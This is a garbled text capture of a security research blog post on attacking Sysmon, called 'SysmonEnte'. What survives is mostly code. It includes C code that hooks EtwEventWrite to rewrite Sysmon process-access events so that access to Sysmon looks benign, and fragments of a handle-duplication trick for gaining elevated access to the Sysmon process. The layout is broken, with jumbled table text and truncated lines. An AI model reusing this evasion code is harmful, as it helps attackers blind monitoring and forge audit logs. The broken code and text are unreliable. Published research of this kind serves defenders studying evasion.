CODE WHITE | Blog: Attacks on Sysmon Revisited - SysmonEnte - 31/10/2024 17:35 https://codewhitesec.blogspot.com/2022/09/attacks-on-sysmon-revisited-sysmonente.html

- •
- •
- •
- •

- •
- •

```
ULONG
EVNTAPI
EtwEventWrite(
    __in REGHANDLE RegHandle,
    __in PCEVENT_DESCRIPTOR EventDescriptor,
    __in ULONG UserDataCount,
    __in_ecount_opt(UserDataCount) PEVENT_DATA_DESCRIPTOR UserData
);
```

```
EventDescriptor UserData
```

```
typedef struct _EVENT_DESCRIPTOR {
   USHORT    Id;
   UCHAR    Version;
   UCHAR    Channel;
   UCHAR    Level;
   UCHAR    Opcode;
```

```
typedef struct _ProcessAccess
       wchar_t* pRuleName;
       size_t sizeRuleName;
       wchar_t* pUtcTime;
       size_t sizeUtcTime;
       void* psrcGUID;
       size_t sizesrcguid;
       void* ppidsrc;
       size_t sizepidsrc;
       void* ptidsrc;
       size_t sizetidsrc;
       wchar_t* psourceimage;
       size_t sizesourceimage;
       void* ptarGUID;
       size_t sizetarGUID;
       void* ppiddest;
       size_t sizepiddest;
       wchar_t* ptargetimage;
       size_t sizetargetimage;
       PACCESS_MASK pGrantedAccess;
       size t sizeGrantedAccess;
       wchar_t* pCalltrace;
       size_t sizecalltrace;
       wchar_t* pSourceUser;
       size_t sizeSourceUser;
       wchar_t* pTargetUser;
       size_t sizetargetUser;
} ProcessAccess, *PProcessAccess;
```


ntdll!EtwEventWrite

https://codewhitesec.blogspot.com/2022/09/attacks-on-sysmon-revisited-sysmonente.html

```
//Hooked EtwEventWrite Function
ULONG Hook_EtwEventWrite(REGHANDLE RegHandle, PCEVENT_DESCRIPTOR EventDescriptor, ULONG UserDataCount, PEVENT_DATA_DESCRIPTOR
    //Get the address of the EtwEventWriteFull Function
    _EtwEventWriteFull EtwEventWriteFull = (_EtwEventWriteFull)getFunctionPtr(CRYPTED_HASH_NTDLL, CRYPTED_HASH_ETWEVENTWR]
    if (EtwEventWriteFull == NULL) {
        goto exit;
    //Check if it is a process access event and needs to be tampered with
    switch (EventDescriptor->Id) {
    case EVENT_PROCESSACCESS:
        HandleProcessAccess((PProcessAccess)UserData);
       break;
    default:
        break;
    }
    //Save the event with the EtwEventWriteFull Function
    EtwEventWriteFull(RegHandle, EventDescriptor, 0, NULL, NULL, UserDataCount, UserData);
exit:
   return 0;
}
// Make ProcessAccess events targeting Sysmon itself look benign
VOID HandleProcessAccess(PProcessAccess pProcessAccess) {
        ACCESS_MASK access_mask_benign = 0x1400;
        PCWSTR wstr_sysmon = L"Sysmon";
        PCWSTR wstr_ente = L"Ente";
        //Sysmon check
        psysmon = StrStrIW(pProcessAccess->ptargetimage, wstr_sysmon);
        if (psysmon != NULL) {
                //Replace the access mask with 0x1400
                *pProcessAccess->pGrantedAccess = access_mask_benign;
                pProcessAccess->sizeGrantedAccess = sizeof(access_mask_benign);
                //Replace the Source User with Ente
                lstrcpyW(pProcessAccess->pSourceUser, wstr_ente);
                pProcessAccess->sizeSourceUser = sizeof(wstr_ente);
        }
}
```

ntdll!EtwEventWriteFull

M_WRITE		PROCESS_VM_OPER	ATION   PROCESS_V		
kernel32!DuplicateHandle In some cases, the new handle can have	more access	s rights than the or	riginal handle.		
HANDLE hSysmon = NULL; HANDLE hhighpriv = NULL; BOOL bsuccess = FALSE; hSysmon = OpenProcess(PROCESS_QUERY_LIMITED_bsuccess = DuplicateHandle(GetCurrentProcess	(), hSysmon,	FALSE, 3340); GetCurrentProcess(), RATION_HANDLE_CREATE		ALL_ACCESS, FA	LSE, 0)
svchost	System	System	SE_DEBUG		



ntdll!DuplicateObject

PROCESS\_DUP\_HANDLE

CODE WHITE   Blog: Attacks on Sysmon Revisited - SysmonEnte - 31/10/2024 17:35 https://codewhitesec.blogspot.com/2022/09/attacks-on-sysmon-revisited-sysmonente.html								
	DWORD go(DWORD dwPidSysmon);							
	make							
		_						

Page 8 of 9

https://codewhitesec.blogspot.com/2022/09/attacks-on-sysmon-revisited-sysmonente.html								
	:		September (1) <b>∨</b>					
	·							